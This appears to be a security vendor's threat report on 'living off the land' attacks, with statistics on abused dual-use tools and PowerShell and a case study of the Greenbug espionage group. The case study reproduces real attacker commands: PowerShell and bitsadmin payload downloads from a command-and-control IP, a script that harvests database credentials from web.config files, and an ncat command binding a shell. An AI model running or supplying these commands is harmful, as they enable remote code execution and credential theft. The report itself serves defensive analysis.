

# Living off the Land

## Attackers Hiding in Plain Sight

By Threat Hunter Team

### Table of Contents

Dual-Use Tools

Dual-use Tools as Downloaders

PowerShell


Attack Tactics, Techniques,  
and Procedures

Living off the Land  
in Targeted Attacks

Living off the Land  
in Ransomware Attacks

Protection

Mitigation



```
PowerShell.exe -nop -w hidd
-c $L=new-object net.webcli
ent;$L.proxy=[Net.WebRe-
quest]::GetSystemWeb-
Proxy();$L.Proxy.Credential
et.CredentialCache::refle
dentials;IEX ($L.download
string('http://95.179.177.167/445/0Zu5WpWN')
bitsadmin /transfer /a4
http://95.179.177.167/445/0Zu5WpWN
d CSIDL_APPDATA\95F4\ex
PowerShell.exe -nop -w hidd
-c $L=new-object net.webcli
ent;$L.proxy=[Net.WebRe-
```

Over the past five years, living off the land has gone from a novel and niche tactic to one of the mainstays of sophisticated attack campaigns. In essence, “living off the land” refers to attackers using either operating system features or dual-use tools (legitimate tools put to malicious uses). The appeal for attackers is obvious, as it provides them with an opportunity to fly under the radar. A legitimate tool is less likely to raise suspicions (and less likely to trigger an antivirus detection). Malicious activity becomes a needle in a haystack, hidden within the vast amount of legitimate activity on the victim’s network.

While most attackers have not eschewed malware completely, living-off-the-land tactics allow them to minimize malware usage, deploying it only when necessary and sometimes, as in the case of ransomware, at such a late stage in the attack that the victim has little or no time to respond.

Living off the land presents a serious challenge for network defenders. It is often deployed during the intermediate phase between initial intrusion and payload deployment. An inability to identify and block living-off-the-land activity leaves a massive blind spot in any organization’s security posture and that blind spot can be exploited by attackers to perform crucial tasks such as stealing credentials, elevating privileges, and moving laterally across the victim’s network.

Protecting your organization from living-off-the-land activity is challenging but not impossible. It involves adopting a multi-layered security strategy and acknowledgment that these days, security is now more than just protecting yourself from malicious tools, it is also about protecting against malicious activity.


In this paper we will discuss some of the most frequently abused tools used in living-off-the-land attacks, take a look at current trends involving these tools, before examining case studies of living-off-the-land activity, and providing some advice on how to protect your network.

## Dual-Use Tools

In order to live off the land, attackers have hundreds of tools potentially at their disposal. Some, such as PowerShell, are part of the Windows operating system, while others are Microsoft add-ons that are frequently used by systems administrators. There is also a wide variety of publicly available third-party tools that have legitimate uses but could also be abused in the wrong hands.

The year 2020 saw a 29.4% increase in the number of executions of 26 of the most commonly seen dual-use tools in customer environments, from 5.9 billion executions in 2019 to 7.6 billion in 2020.

**Figure 1: Number of Executions for 26 Selected Dual-use Tools, 2019-2020**



The most notable aspect of this statistic is the rise in the proportion of malicious usage of dual-use tools, from 0.9% in 2019 to 18.8% in 2020. While attackers are undoubtedly making more use of dual-use tools, we believe that the rapid rise of detected malicious tool usage is also due to our rapidly improving ability to detect malicious usage, both through analyst investigation and advanced machine learning.

When looking at some of the most commonly used dual-use tools, it quickly becomes apparent how difficult it can be for network administrators to prevent malicious usage of them in their environment. Many, including the most commonly used tool PowerShell, are part of the Windows operating system, while others have widespread legitimate uses. There are only a handful of tools which are rarely, if ever, put to legitimate uses, such as credential dumpers like Mimikatz or LaZagne.

The following are 26 of the dual-use tools frequently seen in Symantec® investigations:

- **PowerShell:** Microsoft scripting tool that can be used to run commands to download payloads, traverse compromised networks, and carry out reconnaissance.
- **Windows Management Instrumentation (WMI) (wmic.exe):** Microsoft command-line tool which can be used to execute commands on remote computers.
- **Schtasks.exe:** A Microsoft tool used for managing scheduled tasks.
- **PsExec:** Microsoft Sysinternals tool for executing processes on other systems. The tool is primarily used by attackers to move laterally on victim networks.
- **Net.exe:** Microsoft tool which can be used for a wide variety of functions.
- **Certutil:** A command-line utility that can be abused for various malicious purposes, such as to decode information, to download files, and to install browser root certificates.
- **BITSAdmin:** A Microsoft command-line tool that can be used to create download or upload jobs and monitor their progress.
- **TeamViewer:** Widely used remote-access and collaboration tool.
- **GPResult:** Command-line tool that can be used to display the Resultant Set of Policy (RSOP) information for a remote user and computer.
- **tasklist:** Microsoft command-line tool that displays a list of currently running processes on the local computer or on a remote computer.
- **cURL:** Open-source command-line tool for transferring data using various network protocols.
- **Wget:** Free utility for retrieving files from the web using HTTP and FTP.
- **systeminfo:** Microsoft command-line tool, which is used to display detailed configuration information about a computer and its operating system.
- **Secure Delete (SDelete):** Microsoft Sysinternals tool that allows the user to delete one or more files and/or directories, or to cleanse the free space on a logical disk.
- **Ammyy Admin:** Freely available remote access tool.
- **Rdpclip:** Microsoft tool that permits access to a clipboard in remote desktop connections.
- **Mimikatz:** Freely available tool capable of changing privileges, exporting security certificates, and recovering Windows passwords in plain text depending on the configuration.
- **Netcat (nc.exe):** Free tool used for testing TCP/IP connections and ports.
- **VNCViewer (vnc.exe):** Widely used remote-access and collaboration tool.
- **BloodHound:** Free tool which can be used to map Active Directory environments.
- **ProcDump:** Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps, but which can also be used as a general process dump utility.
- **NBTScan:** Open source command-line NetBIOS scanner.
- **LaZagne:** Freely available credential dumping tool.
- **Windows Credentials Editor (WCE):** Freely available tool that can be used dump and change credentials.
- **Gsecdump:** Freely available credential dumping tool.
- **CrackMapExec:** Freely available tool that is used to automate security assessment of an Active Directory environment.


Table 1: Number of Executions Per Tool for 26 Selected Dual-use Tools, 2019-2020

Tool	2019	2020
powershell.exe	5,680,737,655	7,248,945,270
schtasks.exe	53,400,817	139,675,323
wmic.exe	50,711,927	42,538,858
psexec.exe	21,061,886	19,000,752
net.exe	20,603,632	71,106,792
certutil.exe	16,306,248	19,785,607
bitsadmin.exe	9,271,644	39,295,319
teamviewer.exe	2,338,302	1,073,812
gpresult.exe	1,428,498	674,506
tasklist.exe	925,812	687,823
curl.exe	468,414	195,474
wget.exe	455,273	250,821
systeminfo.exe	365,362	273,187
sdelete.exe	211,417	248,111
ammyy.exe	123,066	56,086
rdpclip.exe	122,788	27,444
mimikatz.exe	10,083	17,683
nc.exe	8,309	3,276
vnc.exe	7,406	3,343
bloodhound.exe	7,318	1,095
procdump.exe	6,603	3,924
nbtscan.exe	2,876	223
lazagne.exe	490	688
wce.exe	338	179
gsecdump.exe	111	31
crackmapexec.exe	14	5
<b>TOTAL</b>	<b>5,858,578,308</b>	<b>7,583,867,652</b>

## Dual-use Tools as Downloaders

While dual-use tools have a wide range of uses, one of their more potent applications is acting as a downloader, being used to either download or copy a payload to a computer, thus providing the attacker with a foothold on the victim's network.

Figure 2: Dual-use Tools Employed as Downloaders, 2019-2020



WMI and PowerShell are the tools that are by far the most frequently used as downloaders by attackers. While WMI was the most widely abused tool during 2019, it was overtaken by PowerShell in 2020, which accounted for 75.5% of dual-use downloader detections.


Generally speaking, attackers will change downloaders used due to concerns about detection. The most likely explanation for the shift to PowerShell downloaders during 2020 is that they believe malicious PowerShell activity is less likely to be detected on the victim's network.

## PowerShell

PowerShell is by far the most popular dual-use tool used by attackers. This is not only because it is a powerful and versatile tool, but also down to the fact that it is a component of Windows and is widely used for legitimate purposes. Even though PowerShell is the most widely abused tool, malicious usage still only accounts for a small percentage of overall PowerShell usage. The sheer volume of PowerShell activity potentially makes it easier for attackers to hide in plain sight. Malicious activity is like a needle in a haystack.


Furthermore, it is becoming easier for attackers to leverage PowerShell in their attacks with the availability of PowerShell-based exploitation frameworks such as PowerSploit and PowerShell Empire, which are easy to use and lower the barrier to entry for using PowerShell in attacks.

Figure 3: Number of Malicious PowerShell Executions as a Proportion of All Monitored PowerShell Executions, 2019-2020



During 2020, the number of PowerShell evocations monitored by Symantec technology rose by 28% to 7.2 billion, up from 5.7 billion in 2019. Strikingly, the proportion of blocked PowerShell invocations rose sharply, from 0.9% in 2019 to 17.4% in 2020. While it would be easy to assume that the increase was down to a massive spike in malicious PowerShell usage, we believe that there is more than one factor behind the increase. While attackers are undoubtedly making greater use of PowerShell as a tool, we have also simultaneously made significant improvements in our ability to detect malicious PowerShell activity.

Figure 4: Number of Monitored PowerShell Executions and Number of Malicious PowerShell Executions by Month, 2020



When broken down on a monthly basis, overall PowerShell activity and blocked malicious activity both trended upwards as 2020 progressed, suggesting that these increases may continue well into 2021.

**Table 2: Most Frequently Seen Command-line Parameters in Blocked PowerShell Commands**

Parameter	Frequency (%)
ExecutionPolicy	37.87%
ep	19.74%
NoProfile	15.73%
File	12.93%
Command	11.93%
e	11.77%
NonInteractive	10.07%
Path	9.98%
EncodedCommand	9.87%
file	9.80%
Recurse	9.57%
destination	9.24%
nop	9.09%
command	8.35%
c	7.25%
WindowStyle	6.08%
executionpolicy	5.90%
nologo	5.45%
NoLogo	4.76%
gt	3.20%
noprofile	2.67%
Noninteractive	2.45%
Nologo	2.33%
windowstyle	2.07%
w	1.91%
eq	1.65%
W	1.57%
ne	1.55%
NoP	1.53%
Nonl	1.52%

Given the sheer volume of data involved, it can be difficult to assess what attackers are trying to do when attempting to leverage PowerShell. However, some indications come from keyword analysis of the commands being blocked. Due to the amounts of data involved, our analysis was run against random sampling instead of all the data. In this case, we analyzed a random 600,000 records from July to December 2020.

By looking at the most frequently seen command-line parameters, we can see that parameters relating to Execution Policy topped the list: Executionpolicy, ep, executionpolicy. PowerShell is not fussy in terms of completion or character case when it comes to interpreting these parameters. Therefore many parameters can be written in different ways but will be interpreted as the same. The Execution Policy Parameter sets the default execution policy for the current session and saves it in the \$env:PSExecutionPolicyPreference environment variable.

Other frequently seen parameters include:

- **No Profile (NoProfile, nop, noprofile, NoP):** This will not load the PowerShell profile.
- **File (file):** If the value of File is "-", the command text is read from standard input. If the value of File is a file path, the script runs in the local scope, so that the functions and variables that the script creates are available in the current session.
- **Command:** Executes the specified commands and any parameters as though they were typed at the PowerShell command prompt, and then exits, unless the NoExit parameter is specified.
- **Encoded Command (EncodedCommand, e):** Accepts a Base64-encoded string version of a command.
- **NonInteractive:** Will not present an interactive prompt to the user.
- **Path:** Specifies a path of one or more locations.

**Table 3: Most Frequently Seen Keywords in Blocked PowerShell Commands**

Keyword	Frequency (%)
Bypass	28.38%
bypass	27.16%
System	9.88%
Preferences	9.31%
copy-item	9.28%
ScheduledTasks	9.26%
AdminPassword	9.25%
LocalAdmin	9.25%
New-Object	8.17%
sysvol	7.43%
Policies	7.43%
Machine	7.34%
http	6.80%
Hidden	6.46%
\$priv_nets	5.50%
Unrestricted	5.41%
\$env	5.21%
hidden	5.12%
WebClient	4.37%
Security	4.33%
noprofile	2.67%
Noninteractive	2.45%
Nologo	2.33%
windowstyle	2.07%
w	1.91%
eq	1.65%
W	1.57%
ne	1.55%
NoP	1.53%
NonI	1.52%

Using the same set of random sampling from July to December 2020, an analysis of keywords seen in blocked PowerShell commands yields some further insights into how attackers are attempting to use PowerShell on targeted networks. Once again, it is worth noting that PowerShell is very flexible in how it interprets commands and in some instances, case will make no difference (for example, Bypass and bypass will both be treated the same). However, in other cases, some of the keywords extracted from code embedded within the command-line are case sensitive.



Table 4: The Most Commonly Seen Process Chains Leading up to the Malicious Execution of PowerShell

Process Chain	Frequency (%)
svchost.exe < services.exe < wininit.exe	17.73%
wmiprvse.exe < svchost.exe < services.exe < wininit.exe	11.01%
taskeng.exe < svchost.exe < services.exe < wininit.exe	9.52%
cmd.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	6.79%
cscript.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	6.63%
wscript.exe < svchost.exe < services.exe < wininit.exe	6.02%
NULL	4.61%
cmd.exe < winrshost.exe < svchost.exe < services.exe < wininit.exe	3.14%
cmd.exe < taskeng.exe < svchost.exe < services.exe < wininit.exe	2.88%
cscript.exe < cmd.exe	1.38%
svchost.exe < services.exe < wininit.exe < smss.exe < smss.exe	1.22%
taskeng.exe < svchost.exe < services.exe < wininit.exe < smss.exe < smss.exe	1.19%
powershell.exe < cmd.exe < winrshost.exe < svchost.exe < services.exe < wininit.exe	1.18%
powershell.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	1.08%

Further insights may be gleaned when looking at the parent process of malicious PowerShell commands. Cmd.exe and PowerShell itself are among the most frequently seen parent processes, but the task scheduler (taskeng.exe) and scripting hosts like wscript.exe also feature, along with the Service Host Process (svchost.exe). In many cases, there are multiple processes involved before the final PowerShell command is executed. Around 5% of malicious PowerShell executions did not have any process lineage information available.


## Attack Tactics, Techniques, and Procedures

The MITRE ATT&CK® matrix classifies attack techniques and tactics. It divides attack tactics into 12 main categories, which map to the typical attack chain between vector and payload execution.

- Initial access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

Within these categories, there are 245 distinct attack techniques. Some may be employed at multiple stages of an attack chain, meaning they can apply to more than one of the above 12 categories. Symantec Cloud Analytics classifies all incidents with a MITRE technique name. With millions of incidents logged each year, it is possible to form a picture of what the most frequently used techniques are. Cloud Analytics draws on intelligence gathered from analyst investigations and leverages advanced machine learning to identify and block patterns of suspicious activity. Because it is designed to identify malicious activity, more so than malicious tools, the vast majority of incidents created relate to living-off-the-land tactics.

Figure 5: MITRE Techniques Associated with Cloud Analytics Incidents, January to December 2020



Not surprisingly, given its sheer versatility, malicious PowerShell usage accounted for the largest number of incidents. Other prominent techniques included:

- **Remote File Copy:** Transferring tools or files from external sources onto a compromised network, either via download from a command and control (C&C) server or through other methods such as FTP.
- **Credential Dumping:** Obtaining credentials, either hashed or in clear text, usually through a dump of the computer's memory. A range of freely available tools such as Mimikatz or LaZagne can be used to perform this task.
- **Obfuscated Files or Information:** Attempting to make a malicious file difficult to discover by encoding it or otherwise obfuscating its contents.
- **Regsvr32:** Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls. Attackers may abuse Regsvr32.exe for proxy execution of malicious code.
- **Windows Management Instrumentation (WMI):** Microsoft command-line tool, which can be used to execute commands on remote computers.
- **Resource Hijacking:** This technique involves attackers using the resources of compromised systems to perform their own resource-intensive tasks. Cryptocurrency mining is a classic example.
- **Modify Registry:** Attackers modifying the registry to hide configuration information within registry keys, or deleting information in order to remove evidence of intrusions.
- **Remote Access Software:** Abusing legitimate remote access/desktop software, such as TeamViewer, Go2Assist, LogMeIn, and Ammyy Admin, to remotely control a compromised computer.
- **Masquerading:** Manipulating files and tools in order to make them appear to be legitimate or benign in order to evade detection.
- **Mshta:** Mshta.exe is a Microsoft utility that executes HTML Application (HTA) files. Attackers may abuse mshta.exe for proxy execution of malicious .hta files and JavaScript or VBScript through a trusted Windows utility.

## Living off the Land in Targeted Attacks

Cyber espionage or advanced persistent threat (APT) groups were early adopters of living-off-the-land tactics and pioneered many of the techniques that were subsequently adopted by cyber crime actors. A classic case in point are targeted ransomware operators, who use similar playbooks to espionage actors while stealing credentials, elevating privileges, and moving laterally.

**Table 5: Dual-use Tools Employed by Espionage Actors Investigated by Symantec Technology During 2020**

Greenbug	Palmerworm	Cicada	Seedworm	Hagensia (SolarWinds)
PowerShell	Putty	PowerShell	Secure Sockets Funneling (SSF)	PowerShell
Mimikatz	PsExec	WMI	Chisel	WMI
BITSAdmin	SNScan	Ntfsutil	PowerShell	AdFind
Netcat	WinRAR	Certutil	Mimikatz	
WMI		AdFind		
Plink		Csvde		
Bitvise				

### Case Study: Greenbug

One of example of living off the land in espionage attacks is activity by the Iran-linked Greenbug, which was investigated by Symantec in 2020.

In one case, the attackers maintained a presence on an organization's network between October 2019 and April 2020. The end goal of the intrusion appeared to be obtaining access to the organization's database server.

The first evidence of the intrusion dated from October 11, 2019, when a PowerShell command was used to install the commodity malware Cobalt Strike Beacon on one computer. The PowerShell command contained two addresses for command and control (C&C) servers.

The attackers then ran a PowerShell command to determine which version of PowerShell was running, via \$PSVersionTable. They then attempted to download a malicious file from one of the C&C servers:

```
PowerShell.exe -nop -w hidden -c $L=new-object net.webclient;$L.proxy=[Net.
WebRequest]::GetSystemWebProxy();$L.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$L.downloadstring('http://95[.]179.177.157:445/0Zu5WpWN');
```

While the command was executed several times, it was unclear if the attackers were successful. However, an hour later, the attackers then attempted to perform a download to CSIDL\_APPDATA\8f4.exe via the BITSAdmin:

```
bitsadmin /transfer 8f4 http://95.179.177.157:8081/asdfd CSIDL_APPDATA\8f4.exe
```

The attackers then used BITSAdmin to download additional malicious tools to the computer.

A short time later, the attackers executed several tools from the CSIDL\_SYSTEM86\[REDACTED] directory:

**Table 6: Tools Executed from the CSIDL\_SYSTEM86\[REDACTED] Directory**

2a3f36c849d9fbfe510c00ac4aca1750452cd8f6d8b1bc234d22bc0c40ea1613	csidl_system_drive\[REDACTED]	revshell.exe
9809aeb6fd388db9ba60843d5a8489fea268ba30e3935cb142ed914d49c79ac5	csidl_system_drive\[REDACTED]	printers.exe
3c6bc3294a0b4b6e95f747ec847660ce22c5c4eee2681d02cc63f2a88d2d0b86	csidl_system_drive\[REDACTED]	msf.exe

The attackers then launched PowerShell again and attempted to execute a PowerShell script called msf.ps1.

```
PowerShell.exe -ExecutionPolicy Bypass -File CSIDL_SYSTEM_DRIVE\[REDACTED]\msf.ps1
```

This command was executed several times and was likely used to install a Metasploit payload to retain access to the compromised computer. That is the last activity seen on that day.

Activity resumed on February 6, 2020, when a malicious PowerShell command was executed. The command followed the execution of the w3wp.exe process – an application that is used to serve requests to a web application. This suggests that the attackers may have used a web shell on the compromised machine.

The following is a copy of the PowerShell command executed by the attackers:

```
$ErrorActionPreference = 'SilentlyContinue';$path="C:\[REDACTED]\";Foreach ($file in (get-childitem $path -Filter web.config -Recurse)) {; Try { $xml = [xml](get-content $file.FullName) } Catch { continue };Try { $connstrings = $xml.get_DocumentElement() } Catch { continue };if ($connstrings.ConnectionStrings.encrypteddata.cipherdata.ciphervalue -ne $null){;$tempdir = (Get-Date).Ticks;new-item $env:temp\$tempdir -ItemType directory | out-null; copy-item $file.FullName $env:temp\$tempdir;$aspnet_regiis = (get-childitem $env:windir\microsoft.net\ -Filter aspnet_regiis.exe -recurse | select-object -last 1).FullName + ' -pdf "'connectionStrings"' ' + $env:temp + '\' + $tempdir;Invoke-Expression $aspnet_regiis; Try { $xml = [xml](get-content $env:temp\$tempdir\$file) } Catch { continue };Try { $connstrings = $xml.get_DocumentElement() } Catch { continue };remove-item $env:temp\$tempdir -recurse};Foreach ($_ in $connstrings.ConnectionStrings.add) { if ($_.connectionString -ne $NULL) { write-host "'$file.Fullname --- $_.connectionString'" } };
```

The command will search for files similar to web.config. For each file found, it extracts username and password information where possible, decrypting it using the aspnet\_regiis.exe utility. These credentials could be used to access organizational resources such as SQL servers.

Additional activity occurred on February 12 and February 14. On February 12, the attackers executed a tool named pls.exe. An hour later, the attackers bound cmd.exe to a listening port using Netcat with the following command:

```
CSIDL_SYSTEM_DRIVE\[REDACTED]\infopagesbackup\ncat.exe [REDACTED] 8989 -e cmd.exe
```

The same command was issued again about 20 minutes later.

Two days later, at 7.29am local-time, the attackers returned and connected to the listening port, launching cmd.exe.

The attackers issued the following commands:

**Table 7: Commands Issued by the Attackers on February 1**

Command	Description
<code>CSIDL_SYSTEM\cmd.exe" /c net user"</code>	List all available local user accounts and information
<code>PowerShell -c Get-PSDrive -PSProvider \FileSystem\</code>	List all available drives on the filesystem and related information (e.g. available space, location etc.)

The following day (February 15) the attackers returned to the command prompt and ran a command to add a user, before checking that the user was added. No further activity was observed until March 4, when a PowerShell command was launched at 6.30pm local time. A WMI command was also observed being executed and used to search for a specific account. Shortly after this, Mimikatz was executed from %USERPROFILE%\documents\x64.

On March 11, the attackers attempted to connect to a database server via PowerShell, presumably using credentials they had stolen. The attackers also used an SQL command to retrieve the version information of the database server, presumably to test the credentials and connectivity:

```
PowerShell -C
$conn=new-object System.Data.SqlClient.SqlConnection("Data
Source=[REDACTED];User [REDACTED] { $conn.Open(); }Catch { continue;
}$cmd = new-object System.Data.SqlClient.SqlCommand("select
@@version;" "", $conn);$ds=new-object
system.Data.DataSet;$da=new-object
system.Data.SqlClient.SqlDataAdapter($cmd);[void]$da.fill($ds);$ds.Tables[0];$conn.Close();"
```

